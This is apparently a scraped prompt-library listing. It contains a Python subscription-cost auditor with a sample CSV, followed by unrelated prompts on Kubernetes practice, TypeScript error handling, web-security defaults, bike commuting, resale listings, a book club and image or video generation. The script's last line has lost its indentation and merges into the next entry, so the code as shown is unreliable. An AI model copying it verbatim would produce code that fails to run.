| | | | keep / cancel / pause / downgrade / switch to annual | [ ] |

## Deadlines and reminders
| Date | What | Reminder set |
|---|---|---|
| | trial ends | [ ] |
| | yearly renewal | [ ] |

## Next 30 days of charges
- <date> <name> <amount>

## Notes
- Shared plans: <who pays what back>
- Price increases noticed: <service old -> new>
- Next review: <date, about 3 months from now>
FILE:examples/subscriptions.csv
name,amount,currency,cycle,next_renewal,category,last_used,users,trial_end,previous_amount,annual_price,paid_after_trial
StreamFlix Premium,17.99,EUR,monthly,2026-10-27,Video streaming,2026-10-18,2,,15.99,,
CineBox,8.99,EUR,monthly,2026-11-03,Video streaming,2026-08-02,1,,,89.90,
AnimeNow,6.49,USD,monthly,2026-10-22,Video streaming,2026-07-15,1,,,,
TuneWave Family,19.99,EUR,monthly,2026-11-10,Music,2026-10-19,4,,16.99,,
CloudVault 2 TB,99.99,EUR,yearly,2026-11-05,Cloud storage,2026-10-19,1,,,,
PhotoCloud 200 GB,2.99,EUR,monthly,2026-11-01,Cloud storage,2026-10-10,1,,,29.99,
FitPulse Gym,39.00,EUR,monthly,2026-11-01,Fitness,2026-09-04,1,,35.00,,
Yoga Daily App,59.99,USD,yearly,2027-03-14,Fitness,2026-10-12,1,,,,
NewsLine Digital,4.99,EUR,weekly,2026-10-23,News,2026-10-19,1,,,,
PasswordSafe,36.00,USD,yearly,2027-01-20,Software,2026-10-19,1,,,,
DesignPro Trial,0.00,USD,monthly,2026-10-25,Design,2026-10-02,1,2026-10-25,,,24.99
LangLeap Plus,12.99,EUR,quarterly,2026-12-01,Learning,2026-06-30,1,,,,
FILE:scripts/sub_audit.py
#!/usr/bin/env python3
"""Subscription spending auditor (Python 3 standard library only).

Input CSV columns (header names are case-insensitive; only name, amount, cycle are required):
  name, amount, currency, cycle, next_renewal, category, last_used, users, trial_end,
  previous_amount, annual_price, paid_after_trial
cycle: weekly, biweekly, monthly, quarterly, semiannual, yearly/annual, or "every N days|weeks|months|years"
       (also short forms like 2w, 3m, 1y).
users: how many people share the plan; your share = amount / users (default 1).
trial_end + paid_after_trial: a free trial (amount 0) that converts to paid_after_trial on trial_end.

Reports, all converted to one currency with explicit rates (--rate USD=0.92):
  monthly and yearly cost per item and in total, by category, your share of shared plans,
  renewals in the next --days days (past dates are rolled forward by the cycle),
  flags: UNUSED (last_used older than --unused-days), OVERLAP (several items in one category),
  TRIAL (trial ends within --days; amount after trial if given), PRICE_UP (amount > previous_amount),
  ANNUAL_SAVES (annual_price cheaper than 12 x monthly), RENEWS_YEARLY (a yearly charge within --days).
Usage:
  python3 sub_audit.py subscriptions.csv --currency EUR --rate USD=0.92 --today 2026-10-20
  python3 sub_audit.py subscriptions.csv --json
  python3 sub_audit.py --self-test
Exit code: 0 OK, 2 bad input.
"""
import argparse
import calendar
import csv
import datetime as dt
import json
import re
import sys
from decimal import Decimal, ROUND_HALF_UP

NAMED = {"weekly": (1, "w"), "biweekly": (2, "w"), "fortnightly": (2, "w"), "monthly": (1, "m"),
         "bimonthly": (2, "m"), "quarterly": (3, "m"), "semiannual": (6, "m"), "semiannually": (6, "m"),
         "half-yearly": (6, "m"), "yearly": (12, "m"), "annual": (12, "m"), "annually": (12, "m")}
UNIT = {"d": "d", "day": "d", "days": "d", "w": "w", "week": "w", "weeks": "w", "m": "m", "month": "m",
        "months": "m", "y": "y", "year": "y", "years": "y"}
PER_MONTH = {"d": Decimal("30.436875"), "w": Decimal("4.348125"), "m": Decimal(1), "y": Decimal(1) / 12}
D2 = Decimal("0.01")


class AuditError(ValueError):
    pass


def parse_cycle(s):
    s = (s or "").strip().lower()
    if s in NAMED:
        n, u = NAMED[s]
        return n, u
    m = re.fullmatch(r"(?:every\s+)?(\d+)\s*([a-z]+)", s)
    if m and m.group(2) in UNIT:
        n, u = int(m.group(1)), UNIT[m.group(2)]
        if n <= 0:
            raise AuditError(f"cycle must be positive: {s!r}")
        if u == "y":
            return n * 12, "m"
        return n, u
    raise AuditError(f"unknown cycle {s!r} (use weekly, monthly, quarterly, yearly or 'every 2 months')")


def monthly_factor(n, u):
    """How many charges per month for a cycle of n units."""
    return PER_MONTH[u] / n


def add_cycle(d, n, u):
    if u == "d":
        return d + dt.timedelta(days=n)
    if u == "w":
        return d + dt.timedelta(weeks=n)
    m = d.month - 1 + n
    y, m = d.year + m // 12, m % 12 + 1
    return dt.date(y, m, min(d.day, calendar.monthrange(y, m)[1]))


def parse_date(s, field, name):
    s = (s or "").strip()
    if not s:
        return None
    try:
        return dt.date.fromisoformat(s)
    except ValueError:
        raise AuditError(f"{name}: bad {field} date {s!r} (use YYYY-MM-DD)")


def money(s, field, name, required=False):
    s = (s or "").strip().replace(",", "") if (s or "").count(",") and "." in (s or "") else (s or "").strip().replace(",", ".")
    if not s:
        if required:
            raise AuditError(f"{name}: {field} is required")
        return None
    try:
        v = Decimal(s)
    except Exception:
        raise AuditError(f"{name}: bad {field} {s!r}")
    if v < 0:
        raise AuditError(f"{name}: {field} cannot be negative")
    return v


def q(v):
    return v.quantize(D2, rounding=ROUND_HALF_UP)


def load(lines):
    rd = csv.DictReader(lines)
    if not rd.fieldnames:
        raise AuditError("empty CSV")
    rows = []
    for r in rd:
        r = {(k or "").strip().lower(): (v or "").strip() for k, v in r.items()}
        if not any(r.values()):
            continue
        if not r.get("name"):
            raise AuditError("every row needs a name")
        rows.append(r)
    if not rows:
        raise AuditError("no subscriptions found")
    return rows


def audit(rows, currency="EUR", rates=None, today=None, days=30, unused_days=45):
    rates = {k.upper(): Decimal(str(v)) for k, v in (rates or {}).items()}
    rates[currency.upper()] = Decimal(1)
    today = today or dt.date.today()
    horizon = today + dt.timedelta(days=days)
    items, flags, renewals, raw = [], [], [], {}
    for r in rows:
        name = r["name"]
        cur = (r.get("currency") or currency).upper()
        if cur not in rates:
            raise AuditError(f"{name}: no rate for {cur}; pass --rate {cur}=<value in {currency}>")
        rate = rates[cur]
        n, u = parse_cycle(r.get("cycle"))
        amount = money(r.get("amount"), "amount", name, required=True)
        after_trial = money(r.get("paid_after_trial"), "paid_after_trial", name)
        trial_end = parse_date(r.get("trial_end"), "trial_end", name)
        users = int(r.get("users") or 1)
        if users < 1:
            raise AuditError(f"{name}: users must be at least 1")
        charge = amount * rate
        f = monthly_factor(n, u)
        monthly = charge * f
        item = {"name": name, "category": r.get("category") or "Other", "currency": cur, "amount": float(amount),
                "cycle": r.get("cycle"), "monthly": q(monthly), "yearly": q(monthly * 12), "users": users,
                "your_monthly": q(monthly / users), "your_yearly": q(monthly * 12 / users)}
        raw[name] = (monthly, monthly / users)
        items.append(item)
        nxt = parse_date(r.get("next_renewal"), "next_renewal", name)
        if nxt:
            while nxt < today:
                nxt = add_cycle(nxt, n, u)
            item["next_renewal"] = nxt.isoformat()
            d = nxt
            while d <= horizon:
                due = charge
                if trial_end and d >= trial_end and after_trial is not None:
                    due = after_trial * rate
                renewals.append({"date": d.isoformat(), "name": name, "amount": q(due)})
                d = add_cycle(d, n, u)
            if (n, u) in ((12, "m"),) or (u == "m" and n >= 12):
                if nxt <= horizon:
                    flags.append({"name": name, "flag": "RENEWS_YEARLY",
                                  "detail": f"{q(charge)} {currency} charge on {nxt.isoformat()}; decide before then"})
        last = parse_date(r.get("last_used"), "last_used", name)
        if last and (today - last).days > unused_days:
            flags.append({"name": name, "flag": "UNUSED",
                          "detail": f"last used {last.isoformat()} ({(today - last).days} days ago); costs {q(monthly * 12)} {currency}/year"})
        if trial_end and today <= trial_end <= horizon:
            extra = (f"; then {q(after_trial * rate)} {currency} per charge ({q(after_trial * rate * f * 12)} {currency}/year)"
                     if after_trial is not None else "")
            flags.append({"name": name, "flag": "TRIAL",
                          "detail": f"trial ends {trial_end.isoformat()} ({(trial_end - today).days} days){extra}; cancel or keep on purpose"})
        prev = money(r.get("previous_amount"), "previous_amount", name)
        if prev and amount > prev:
            pct = (amount - prev) / prev * 100
            flags.append({"name": name, "flag": "PRICE_UP",
                          "detail": f"{prev} -> {amount} {cur} (+{q(pct)}%), +{q((amount - prev) * rate * f * 12)} {currency}/year"})
        annual = money(r.get("annual_price"), "annual_price", name)
        if annual is not None and not (u == "m" and n == 12):
            save = monthly * 12 - annual * rate
            if save > 0:
                flags.append({"name": name, "flag": "ANNUAL_SAVES",
                              "detail": f"annual plan {q(annual * rate)} {currency} vs {q(monthly * 12)} {currency} paid {r.get('cycle')}: saves {q(save)} {currency}/year if you keep it 12 months"})
    cats = {}
    for it in items:
        c = cats.setdefault(it["category"], {"count": 0, "monthly": Decimal(0), "names": []})
        c["count"] += 1
        c["monthly"] += raw[it["name"]][0]
        c["names"].append(it["name"])
    for cname, c in sorted(cats.items()):
        if c["count"] > 1:
            flags.append({"name": ", ".join(c["names"]), "flag": "OVERLAP",
                          "detail": f"{c['count']} subscriptions in {cname} ({q(c['monthly'])} {currency}/month); keep the one you use most"})
    order = {"TRIAL": 0, "RENEWS_YEARLY": 1, "UNUSED": 2, "OVERLAP": 3, "PRICE_UP": 4, "ANNUAL_SAVES": 5}
    flags.sort(key=lambda x: (order[x["flag"]], x["name"]))
    renewals.sort(key=lambda x: (x["date"], x["name"]))
    unused_names = {f["name"] for f in flags if f["flag"] == "UNUSED"}
    total_m = sum((raw[it["name"]][0] for it in items), Decimal(0))
    your_m = sum((raw[it["name"]][1] for it in items), Decimal(0))
    return {
        "currency": currency, "today": today.isoformat(), "days": days, "rates": {k: str(v) for k, v in rates.items()},
        "count": len(items), "monthly_total": q(total_m), "yearly_total": q(total_m * 12),
        "your_monthly_total": q(your_m), "your_yearly_total": q(your_m * 12),
        "unused_yearly": q(sum((raw[it["name"]][0] * 12 for it in items if it["name"] in unused_names), Decimal(0))),
        "next_days_total": q(sum((x["amount"] for x in renewals), Decimal(0))),
        "by_category": {k: {"count": v["count"], "monthly": q(v["monthly"])} for k, v in sorted(cats.items(), key=lambda kv: -kv[1]["monthly"])},
        "items": sorted(items, key=lambda it: -it["monthly"]), "renewals": renewals, "flags": flags,
    }


def to_markdown(r):
    c = r["currency"]
    out = ["# Subscription audit", "",
           f"**As of:** {r['today']}  **Subscriptions:** {r['count']}  **Currency:** {c}  **Rates:** "
           + ", ".join(f"1 {k} = {v} {c}" for k, v in r["rates"].items() if k != c.upper()),
           f"**Total:** {r['monthly_total']} {c}/month = {r['yearly_total']} {c}/year  "
           f"**Your share:** {r['your_monthly_total']} {c}/month = {r['your_yearly_total']} {c}/year",
           f"**Unused (yearly cost):** {r['unused_yearly']} {c}  **Charges in next {r['days']} days:** {r['next_days_total']} {c}",
           "", "## Action list", ""]
    out += [f"- **{f['flag']}** {f['name']}: {f['detail']}" for f in r["flags"]] or ["- Nothing to act on."]
    out += ["", "## All subscriptions (most expensive first)", "",
            "| Name | Category | Charge | Cycle | Per month | Per year | Users | Your year | Next renewal |",
            "|---|---|---|---|---|---|---|---|---|"]
    for it in r["items"]:
        out.append(f"| {it['name']} | {it['category']} | {it['amount']:.2f} {it['currency']} | {it['cycle']} | {it['monthly']} | "
                   f"{it['yearly']} | {it['users']} | {it['your_yearly']} | {it.get('next_renewal', '')} |")
    out += ["", "## By category", "", "| Category | Count | Per month |", "|---|---|---|"]
    out += [f"| {k} | {v['count']} | {v['monthly']} |" for k, v in r["by_category"].items()]
    out += ["", f"## Charges in the next {r['days']} days", ""]
    out += [f"- {x['date']} {x['name']}: {x['amount']} {c}" for x in r["renewals"]] or ["- none"]
    return "\n".join(out)


def self_test():
    cases = []

    def ok(name, cond):
        cases.append((name, bool(cond)))

    T = dt.date(2026, 10, 20)
    hdr = "name,amount,currency,cycle,next_renewal,category,last_used,users,trial_end,previous_amount,annual_price,paid_after_trial"

    def run(*lines, **kw):
        return audit(load([hdr, *lines]), today=T, **kw)

    ok("named cycles", parse_cycle("Quarterly") == (3, "m") and parse_cycle("annual") == (12, "m"))
    ok("every N units", parse_cycle("every 2 weeks") == (2, "w") and parse_cycle("1y") == (12, "m"))
    ok("month end clamps", add_cycle(dt.date(2026, 1, 31), 1, "m") == dt.date(2026, 2, 28))
    ok("leap year clamp", add_cycle(dt.date(2027, 2, 28), 12, "m") == dt.date(2028, 2, 28) and add_cycle(dt.date(2028, 1, 31), 1, "m") == dt.date(2028, 2, 29))
    r = run("A,10,EUR,monthly,,X,,,,,,")
    ok("monthly 10 = 120/year", r["yearly_total"] == Decimal("120.00"))
    r = run("A,120,EUR,yearly,,X,,,,,,")
    ok("yearly 120 = 10/month", r["monthly_total"] == Decimal("10.00"))
    r = run("A,5,EUR,weekly,,X,,,,,,")
    ok("weekly 5 = 260.89/year", r["yearly_total"] == Decimal("260.89") and r["items"][0]["monthly"] == Decimal("21.74"))
    r = run("A,1,EUR,monthly,,X,,3,,,,", "B,1,EUR,monthly,,X,,3,,,,", "C,1,EUR,monthly,,X,,3,,,,")
    ok("totals use unrounded shares", r["your_monthly_total"] == Decimal("1.00"))
    r = run("A,10,USD,monthly,,X,,,,,,", rates={"USD": "0.9"})
    ok("currency rate applied", r["monthly_total"] == Decimal("9.00"))
    try:
        run("A,10,GBP,monthly,,X,,,,,,")
        ok("missing rate rejected", False)
    except AuditError:
        ok("missing rate rejected", True)
    r = run("Fam,20,EUR,monthly,,Music,,4,,,,")
    ok("shared plan your share", r["your_monthly_total"] == Decimal("5.00") and r["monthly_total"] == Decimal("20.00"))
    r = run("Old,10,EUR,monthly,,X,2026-07-01,,,,,")
    ok("unused flagged", any(f["flag"] == "UNUSED" for f in r["flags"]) and r["unused_yearly"] == Decimal("120.00"))
    r = run("Fresh,10,EUR,monthly,,X,2026-10-01,,,,,")
    ok("recent use not flagged", not r["flags"])
    r = run("A,10,EUR,monthly,,Video,,,,,,", "B,8,EUR,monthly,,Video,,,,,,")
    ok("overlap flagged", [f["flag"] for f in r["flags"]] == ["OVERLAP"])
    r = run("T,0,EUR,monthly,2026-10-25,Software,,,2026-10-25,,,24.99")
    ok("trial flagged with paid price", r["flags"][0]["flag"] == "TRIAL" and "24.99" in r["flags"][0]["detail"])
    ok("trial charge counted in renewals", r["renewals"][0]["amount"] == Decimal("24.99"))
    r = run("P,12,EUR,monthly,,X,,,,10,,")
    ok("price increase flagged", r["flags"][0]["flag"] == "PRICE_UP" and "+20.00%" in r["flags"][0]["detail"] and "+24.00" in r["flags"][0]["detail"])
    r = run("M,10,EUR,monthly,,X,,,,,99,")
    ok("annual saving flagged", r["flags"][0]["flag"] == "ANNUAL_SAVES" and "saves 21.00" in r["flags"][0]["detail"])
    r = run("M,10,EUR,monthly,,X,,,,,130,")
    ok("no saving when annual is pricier", not r["flags"])
    r = run("Y,50,EUR,yearly,2026-11-01,X,,,,,,")
    ok("yearly renewal soon flagged", r["flags"][0]["flag"] == "RENEWS_YEARLY")
    r = run("W,1,EUR,weekly,2026-10-21,X,,,,,,")
    ok("weekly renewals listed in window", len(r["renewals"]) == 5 and r["next_days_total"] == Decimal("5.00"))
    r = run("Past,10,EUR,monthly,2026-08-15,X,,,,,,")
    ok("rolled forward to the future", r["items"][0]["next_renewal"] == "2026-11-15")
    for line, label in [("A,-3,EUR,monthly,,X,,,,,,", "negative amount rejected"),
                        ("A,3,EUR,sometimes,,X,,,,,,", "unknown cycle rejected"),
                        ("A,3,EUR,monthly,20-10-2026,X,,,,,,", "bad date rejected"),
                        ("A,3,EUR,monthly,,X,,0,,,,", "zero users rejected")]:
        try:
            run(line)
            ok(label, False)
        except AuditError:
            ok(label, True)
    ok("markdown has action list", "## Action list" in to_markdown(run("A,10,EUR,monthly,,X,,,,,,")))
    passed = sum(c for _, c in cases)
    for name, c in cases:
        print(("PASS " if c else "FAIL ") + name)
    print(f"{passed}/{len(cases)} passed")
    return 0 if passed == len(cases) else 1


def default(o):
    if isinstance(o, Decimal):
        return float(o)
    raise TypeError(type(o))


def main(argv=None):
    ap = argparse.ArgumentParser(description="Audit recurring subscriptions: true yearly cost, unused, overlapping, trials and renewals.")
    ap.add_argument("file", nargs="?", help="subscriptions CSV ('-' for stdin)")
    ap.add_argument("--currency", default="EUR", help="report currency (default EUR)")
    ap.add_argument("--rate", action="append", default=[], metavar="CUR=VALUE",
                    help="1 CUR = VALUE report-currency units, e.g. USD=0.92 (repeatable)")
    ap.add_argument("--today", help="evaluation date YYYY-MM-DD (default: today)")
    ap.add_argument("--days", type=int, default=30, help="look-ahead for renewals and trials (default 30)")
    ap.add_argument("--unused-days", type=int, default=45, help="flag items not used for this many days (default 45)")
    ap.add_argument("--json", action="store_true")
    ap.add_argument("--self-test", action="store_true")
    a = ap.parse_args(argv)
    if a.self_test:
        return self_test()
    if not a.file:
        ap.error("subscriptions CSV required (or --self-test)")
    try:
        rates = {}
        for x in a.rate:
            k, _, v = x.partition("=")
            if not v:
                raise AuditError(f"bad --rate {x!r}, use CUR=VALUE")
            rates[k.strip().upper()] = Decimal(v.strip())
        lines = sys.stdin.read().splitlines() if a.file == "-" else open(a.file, encoding="utf-8").read().splitlines()
        today = dt.date.fromisoformat(a.today) if a.today else None
        r = audit(load(lines), a.currency.upper(), rates, today, a.days, a.unused_days)
    except (OSError, AuditError, ValueError) as e:
        print(f"error: {e}", file=sys.stderr)
        return 2
    print(json.dumps(r, indent=2, default=default, ensure_ascii=False) if a.json else to_markdown(r))
    return 0


if __name__ == "__main__":
sys.exit(main())将第 2 步的水磨坊图片作为首帧,动画化为一段宁静的 6 秒镜头:上射式水轮在水槽下转动,溪流在长满苔藓的岩石上泛起白色泡沫,薄雾飘移,树叶飘落,烟囱冒烟,镜头缓慢推近。石砌水磨坊工作流的第 3 步。
Start from the step 2 image "Stone Watermill on a Forest Stream at Autumn Dawn" as the exact first frame, and animate it into a calm 6-second cinematic shot. Keep the stone mill, the slate roof, the wooden overshot waterwheel on the right, the chute, the windows, the trees, and the framing exactly as in the image. The waterwheel turns slowly and steadily, driven by water pouring from the wooden chute onto its top, with bright water spilling from its buckets and splashing into the stream. The stream flows toward the camera and tumbles over the mossy rocks in the foreground with soft white foam. Low mist drifts slowly across the water from left to right. A few orange and gold leaves fall gently from the maples and float downstream. Thin pale smoke rises and curls from the chimney, the two lit windows glow with a faint warm flicker, and the small birds glide across the sky. Golden dawn light slowly brightens. The camera makes one very slow, smooth push-in toward the mill. Natural, realistic motion, no cuts, no new objects, no people, no text.在 Kubernetes 集群上部署、保护和运维工作负载的有主见约定。
# 一个平台团队的 Kubernetes 品味
- 所有东西都通过 GitOps(Argo CD 或 Flux)部署;没有人手工对生产环境跑 kubectl apply。置信度:0.90
- 用 Helm 或 Kustomize 打包共享服务,但让每个环境各自的 overlay 保持小巧易读。置信度:0.80
- 给每个容器都设置 CPU 和内存 requests,并把内存 limit 设置成与 request 相等。置信度:0.90
- 对延迟敏感的服务不要设置 CPU limit;靠 requests 和节点规格来避免被限流。置信度:0.70
- 给每个 Deployment 都加 readiness probe;只有应用真的可能死锁时才加 liveness probe。置信度:0.85
- 启动慢的应用用 startup probe,而不是在 liveness 上设一个很长的 initialDelaySeconds。置信度:0.80
- 任何用户依赖的服务,都在 PodDisruptionBudget 后面至少跑两个副本。置信度:0.90
- 用 topologySpreadConstraints 把副本分散到各个可用区。置信度:0.80
- 用 digest 或不可变的版本 tag 固定镜像,绝不用 latest。置信度:0.95
- 容器以非 root 运行,根文件系统只读,并丢弃所有 capabilities。置信度:0.90
- 在应用命名空间上强制执行 restricted Pod Security Standard。置信度:0.80
- 每个命名空间都从一个默认拒绝的 NetworkPolicy 开始,只开放你需要的流量。置信度:0.80
- 给每个工作负载配自己的 ServiceAccount,当它从不调用 API server 时关闭 token 自动挂载。置信度:0.85
- 别把 secret 放进 Git;用 External Secrets 从 secret manager 同步,或者用 Sealed Secrets。置信度:0.90
- 每个团队或每个应用一个命名空间,并带上 ResourceQuota 和 LimitRange。置信度:0.80
- 给每个资源都打上标准的 app.kubernetes.io 标签。置信度:0.75
- 处理 SIGTERM,并加一个短暂的 preStop 休眠,让在途请求在关停前排空。置信度:0.85
- 用 HorizontalPodAutoscaler 基于 CPU 或真实的请求速率指标来扩缩无状态服务。置信度:0.75
- 数据库跑在托管的云服务上,而不是 StatefulSets,除非有很强的理由。置信度:0.80
- 在 CI 中用 kubeconform 以及 Kyverno 或 OPA Gatekeeper 之类的策略引擎校验 manifest。置信度:0.80
- 让集群保持在最新 Kubernetes 版本的两个 minor 版本以内,并按计划升级。置信度:0.75
- HTTP 服务通过一个共享的 ingress 或 Gateway API controller 暴露,而不是每个服务一个 LoadBalancer。置信度:0.75
关于在 TypeScript 后端服务中处理、记录和上报错误的明确偏好。
# 一位 TypeScript 后端工程师的错误处理偏好
- 在边界处快速失败:在进入业务逻辑之前,用 Zod 之类的 schema 库校验每一个外部输入。置信度:0.90
- 将预期的领域错误(未找到、冲突、校验失败)与意外 bug 区分开,并对它们分别处理。置信度:0.90
- 把预期内的失败建模为返回值或 Result 类型;throw 只留给真正异常的情况。置信度:0.70
- 定义一小组带类型的错误类,并带有稳定的、机器可读的 code 字段。置信度:0.85
- 绝不要静默吞掉错误;空的 catch 块需要注释说明原因。置信度:0.95
- 重新抛出时,用 cause 选项包装原始错误,以便保留调用栈链路。置信度:0.85
- 只在你能补充上下文、恢复或转换错误的地方捕获它;其余的交由上层冒泡处理。置信度:0.85
- 在一个集中的错误处理器里把错误映射为 HTTP 响应,而不是在每个路由内部处理。置信度:0.90
- 返回符合 RFC 9457 的 problem+json 响应体,包含 code、面向人类的 message 和 request id。置信度:0.75
- 绝不向 API 客户端泄露堆栈跟踪、SQL 或内部主机名。置信度:0.95
- 每个错误只记录一次,在处理它的边界处记录,而不是在它经过的每一层都记录。置信度:0.85
- 在错误日志中包含结构化上下文(request id、user id、operation),绝不含密钥或 token。置信度:0.90
- 只对幂等操作进行重试,使用指数退避、抖动和硬性尝试次数上限。置信度:0.90
- 为每个网络调用设置超时;缺少超时就是一个 bug。置信度:0.95
- 当调用方断开时,使用 AbortController 取消下游工作。置信度:0.75
- 用熔断器包裹不稳定的依赖,避免一个缓慢的服务拖垮整个应用。置信度:0.70
- 将未处理的 promise rejection 视为致命错误:记录它们并让进程重启。置信度:0.85
- 让监督进程重启崩溃的进程,而不是试图维持一个已损坏的进程存活。置信度:0.80
- 将意外错误上报到错误追踪系统,并带上 release 和 environment 标签。置信度:0.85
- 为失败路径编写测试,而不仅仅是正常路径。置信度:0.85
- 编写错误信息时说明什么失败了、涉及哪个输入,以及调用方接下来能做什么。置信度:0.85
- 在穷尽性 switch 语句中使用 never 类型,让新增的错误码在处理之前导致构建失败。置信度:0.75
针对 Web 应用中的身份验证、输入处理和 HTTP 加固的明确安全默认做法。
# 一名全栈开发者的 Web 安全品味
- 使用框架自带的身份验证或经过验证的库;绝不自行实现密码存储或会话处理。置信度:0.95
- 使用 Argon2id 或 bcrypt 以及合理的工作因子来哈希密码。置信度:0.95
- 将会话存储在 HttpOnly、Secure、SameSite=Lax 的 cookie 中,而不是 localStorage。置信度:0.90
- 在登录时和权限变更时轮换会话 id。置信度:0.85
- 提供 passkey 或 TOTP 作为第二因素,并要求管理员账户必须启用。置信度:0.85
- 在服务端对每个请求检查授权,包括对对象 id 的检查,以阻止 IDOR 漏洞。置信度:0.95
- 默认拒绝:新路由在被明确公开之前都是私有的。置信度:0.85
- 在所有地方使用参数化查询或 ORM;绝不用字符串拼接构建 SQL。置信度:0.95
- 依赖模板引擎的自动转义,并将每一处原始 HTML 转义出口视为需要审查的信号。置信度:0.90
- 发布带 nonce 的严格内容安全策略(CSP),先从仅报告模式开始。置信度:0.80
- 在每个响应中发送 HSTS、X-Content-Type-Options: nosniff 以及 frame-ancestors。置信度:0.85
- 用 SameSite cookie 加上 CSRF token 或来源检查来保护会改变状态的请求。置信度:0.85
- 对登录、注册、密码重置及其他开销大的端点做速率限制。置信度:0.90
- 对未知邮箱和错误密码返回相同的消息,以避免账户枚举。置信度:0.80
- 按内容类型和大小校验上传,将其存储在 Web 根目录之外,并从独立域名提供。置信度:0.80
- 阻止对内部及元数据 IP 段的服务器端请求,以防止 SSRF。置信度:0.80
- 将密钥保存在密钥管理器或环境变量中,绝不放在仓库或客户端打包产物里。置信度:0.95
- 在每个仓库上运行依赖审计和自动更新 PR(Dependabot 或 Renovate)。置信度:0.85
- 记录登录、登录失败和权限变更等安全事件,但不要记录凭据。置信度:0.85
- 使用明确的来源允许列表配置 CORS;绝不在带凭据时回显请求来源。置信度:0.90
- 使用短期、范围狭窄的 API token,并使其可撤销。置信度:0.85
- 对每个涉及身份验证、输入或文件的功能,在评审时快速做一次 OWASP Top 10 检查。置信度:0.75
Coach a new or returning rider to commute by bike with confidence: a bike readiness and fit check, calm route scoring, a two-week practice ladder, traffic skills, gear by priority, sweat and weather plans, locking, a commute-day checklist, troubleshooting, and a progress log.
Act as a Beginner Bicycle Commuting Coach. You help adults who have never ridden to work, or who stopped years ago, start commuting by bike safely, comfortably, and without buying more than they need. You are encouraging but realistic: you plan for weather, traffic, sweat, theft, and tired legs, and you build confidence in small steps instead of pushing a full commute on day one. You follow local traffic law, put visibility and predictable riding first, and you never pretend a busy road without bike infrastructure is safe just because it is short. For medical limits or injuries you send people to a doctor, and for brake or frame problems you send them to a bike shop.

My situation:
- City and typical weather: mid-sized European city with rainy autumns
- Commute distance one way: 7 km
- Bike I have: old hybrid bike that has been in the basement for two years
- Fitness level: walks daily but no regular sport
- Workplace facilities: indoor bike room, no showers
- Main worry: fast traffic on one main road and arriving sweaty

First, ask me in one short message for anything important that is missing: my start time and the time I must arrive, whether I can take a train or bus part of the way, the clothes I must wear at work, whether I carry a laptop or other heavy items, and how many days a week I want to ride.

Then coach me through these sections:

1. **Readiness Check**: a quick ABC check for my bike (air in tires, brakes, chain and cranks, quick releases, lights) in plain steps, with a clear line between what I can fix at home and what needs a bike shop. Add a fit check: saddle height, reach, and how a good fit should feel.

2. **Route Design**: how to plan a calm route rather than the fastest one: quiet streets, bike lanes and paths, crossings with signals, and places to walk the bike. Tell me what to look for in a route planner and street view, and give me a scoring table (traffic speed, lane quality, junctions, hills, surface, lighting) to compare two or three route options.

3. **Practice Ladder**: a two-week ramp in five to seven steps, starting with a weekend test ride at commute time minus the rush hour, then a half commute (ride plus transit or ride one way), then full commutes on two days, building toward my target days. Each step has a goal, a duration, and a "move on when" signal.

4. **Riding Skills for Traffic**: road position, shoulder checks, clear hand signals, passing parked cars outside the door zone, handling left and right turns at junctions, roundabouts, trucks and buses (blind spots), and what to do when a driver gets too close. Short, concrete rules I can remember.

5. **Gear by Priority**: three tiers: must have before the first commute (lights, lock, helmet if I choose one, basic repair kit), nice to have in the first month, and only if I keep riding. For each item: why it matters, rough price range, and a cheaper option.

6. **Sweat, Weather, and Clothing**: how to arrive fresh without showers (ride slower, lighter layers, change at work, wipes, clothes kept at the office), plus a rain plan, a cold plan, and a dark-evening plan.

7. **Security and Parking**: how to lock the frame and wheel properly, what to remove from the bike, where to park, and how to record the frame number.

8. **Commute Day Checklist**: a short night-before and morning-of checklist.

9. **Troubleshooting**: a table of common problems (flat tire on the way, chain off, rain started, too tired to ride home, a near miss that shook me) with a calm plan for each, including a backup way home.

10. **Progress Log**: a simple template to track days ridden, time, weather, how I felt, and one thing to improve.

Rules: plain language, short paragraphs and lists, metric units unless I ask otherwise, and no shaming for slow speed or for choosing transit on bad days. End with one encouraging sentence and the single next step I should take this week.
把一件二手物品的笔记和照片描述变成严格的 JSON 转售方案:如实标注成色等级并披露每个瑕疵、基于证据的快速成交价、挂牌价和底价、标题和描述、照片清单、买家常见问题、议价方案,以及安全交接步骤。
1{2 "role": "经验丰富的二手市场卖家,撰写如实、快速成交的刊登文案,并基于真实证据为二手物品定价",3 "task": "把我的笔记和一件二手物品的照片描述,变成一个完整、如实的转售刊登方案,输出为单个严格 JSON 对象:成色等级、带推理的定价、可直接用于市场的标题和描述、照片清单、买家常见问题、议价方案,以及安全交接步骤。",4 "context": {5 "item": "${item:带电控升降的站立式办公桌}",6 "brand_and_model": "${brand_model:未知品牌,桌面约 140 x 70 厘米}",7 "age_and_usage": "${age_usage:三年前购买,在家办公每天使用}",8 "seller_notes": "${notes:前边缘有小划痕,一个电机有轻微嗡鸣声,原说明书丢失}",9 "photo_descriptions": "${photos:正面视图、桌面特写、控制面板、腿升至最高处}",10 "original_price": "${original_price:450 EUR}",...+122行
以 YAML 规划整个读书会季度:平衡的书单(含内容提示与可用格式)、按阅读节奏校验的会议日历、防剧透的讨论指南、照顾安静与强势成员的引导技巧、主持人轮换、新人欢迎流程,以及季度末反馈。
1role: 善于思考的读书会组织者和讨论引导者2task: >3 以 YAML 为读书会规划完整的一个季度:一份平衡的书单、一份符合成员阅读节奏的4 会议日历、超越“你喜欢这本书吗”的讨论指南、主持与轮换职责、无障碍选项,5 以及让成员保持参与、欢迎新人的简单方法。67inputs:8 club_name: ${club_name:Second Tuesday Readers}9 members: ${members:9 adults, mixed ages, two new this season}10 meeting_format: ${format:in person at members' homes, with one video call option}...+83行
1850年代达盖尔银版静物:钟表匠工作台上散落着打开的怀表、黄铜齿轮、玻璃罩下的骨架钟、放大镜、镊子和油灯,沐浴在窗光中,呈现银镜般的质感、锈蚀光晕、隐约旋涡纹与细黄铜衬框。
